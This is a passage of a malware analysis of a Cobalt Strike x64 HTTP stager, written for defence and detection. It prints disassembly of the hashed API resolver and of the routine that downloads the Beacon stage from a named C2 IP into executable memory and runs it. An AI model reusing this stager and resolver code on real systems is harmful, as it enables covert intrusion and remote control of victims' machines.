
Fig 27 - Api hashing

Fig 28 - win api’s
Description
API hashing and resolver (Cobalt‑style)
Algorithm: 32‑bit ROR13 + ADD, module + function hash added together.
Resolver snippet (IDA):
0   and     rsp, 0FFFFFFFFFFFFFFF0h
; PEB walk
11  xor     rdx, rdx
14  mov     rdx, gs:[rdx+60h]       ; PEB
19  mov     rdx, [rdx+18h]          ; PEB_LDR_DATA
1D  mov     rdx, [rdx+20h]          ; InMemoryOrderModuleList
21  mov     rsi, [rdx+50h]          ; UNICODE name base
25  movzx   rcx, word ptr [rdx+4Ah] ; length

; hash module name bytes (UTF‑16, uppercased)
2A  xor     r9, r9
2D  xor     rax, rax
30  lodsb
31  cmp     al, 61h
33  jl      short loc_37
35  sub     al, 20h                 ; to upper
37  ror     r9d, 0Dh
3B  add     r9d, eax
3E  loop    loc_2D

; hash export name, add module hash, compare to r10d
80  lodsb                           ; ASCII function name
81  ror     r9d, 0Dh
85  add     r9d, eax
...
8C  add     r9, [rsp+8]             ; + module hash
91  cmp     r9d, r10d               ; r10d = target hash
94  jnz     short loc_6E
...
C4  jmp     rax                     ; jump to resolved API
This is the standard Cobalt/Metasploit‑style resolver pattern.
Resolved APIs and behavior (Cobalt Strike stager)
Using HashDB + call semantics, the main hashes map to:
| Hash Value | Guessed/Confirmed API | DLL Library | Typical Malware Behavior |
|---|---|---|---|
0x0726774C | LoadLibraryA | KERNEL32 | Loading additional DLLs into memory. |
0xA779563A | InternetOpenA | WININET | Initializing an internet session. |
0x3B2E55EB | InternetOpenUrlA | WININET | Connecting to a specific C2 (Command & Control) URL. |
0xE553A458 | VirtualAlloc | KERNEL32 | Allocating memory for a secondary payload or buffer. |
0xE2899612 | InternetReadFile | WININET | Downloading the next stage of the malware. |
0x7B18062D | InternetConnectA | WININET | Establishing a connection to a specific server/port. |
0x56A2B5F0 | HttpOpenRequestA | WININET | Preparing a specific GET/POST request. |
0xC69F8957 | HttpSendRequestA | WININET | Sending the request to the remote server. |
WinINet setup and C2 connection
D5  mov     r14, 'teniniw'         ; "wininet" backwards
DF  push    r14
E4  mov     rcx, rsp               ; "wininet"
E7  mov     r10d, 0x0726774C       ; LoadLibraryA
ED  call    rbp                    ; LoadLibraryA("wininet")

FF  mov     r10d, 0xA779563A       ; InternetOpenA
105 call    rbp                    ; hInternet = InternetOpenA(...)
Then in sub_128
129 mov     rcx, rax               ; rcx = hInternet
...
136 push    0FFFFFFFF84400200h
13D mov     r10d, 0x3B2E55EB       ; InternetOpenUrlA
143 call    rbp                    ; rsi = hUrl / hFile
...
14C push    0Ah
14E pop     rdi                    ; retry count = 10

; retry loop around another WinINet hash (likely HttpSendRequestA)
161 mov     r10d, 0x7B18062D
167 call    rbp
169 test    eax, eax
16B jnz     loc_30E                ; success → allocate & read
171 dec     rdi
174 jz      loc_306                ; max retries exceeded
17A jmp     short 14F              ; retry
The target URL (from embedded data) is:
C2 IP: 45.61.136.220Typical Cobalt Strike HTTP profile style.
Stage‑2 download and Beacon load
30E xor     rcx, rcx               ; lpAddress = NULL
311 mov     edx, 400000h
316 mov     r8d, 1000h             ; MEM_COMMIT
31C mov     r9d, 40h               ; PAGE_EXECUTE_READWRITE
322 mov     r10d, 0xE553A458       ; VirtualAlloc
328 call    rbp                    ; rax = RWX buffer
32A xchg    rax, rbx               ; rbx = write ptr

32C push    rbx
32D push    rbx
32E mov     rdi, rsp               ; rdi = &bytesRead

; InternetReadFile loop (Cobalt staging)
331 mov     rcx, rsi               ; hFile
334 mov     rdx, rbx               ; buffer ptr
337 mov     r8d, 2000h             ; chunk size
33D mov     r9,  rdi               ; &bytesRead
340 mov     r10d, 0xE2899612       ; InternetReadFile
346 call    rbp

34C test    eax, eax
34E jz      short loc_306          ; on error → error path

350 mov     ax, [rdi]              ; bytesRead
353 add     rbx, rax               ; advance write ptr
356 test    eax, eax
358 jnz     short 331              ; repeat until bytesRead == 0

; pivot into downloaded Beacon
35A pop     rax
35B pop     rax
35C pop     rax
363 push    rax
364 retn                            ; return into Beacon
Network and behavioral indicators (Cobalt Strike)
45.61.136.220MITRE ATT&CK mapping (with Cobalt Strike context)

Fig 29 - MITRE ATTACK
Assessment
This sample is a Cobalt Strike x64 HTTP stager. Its sole job is to bootstrap a Beacon from a remote C2, using hashed API resolution and in‑memory loading to evade static detection and reduce its on‑disk footprint. The main security impact comes from the Beacon stage; however, the stager itself is a strong, high‑confidence indicator of Cobalt Strike activity in the environment.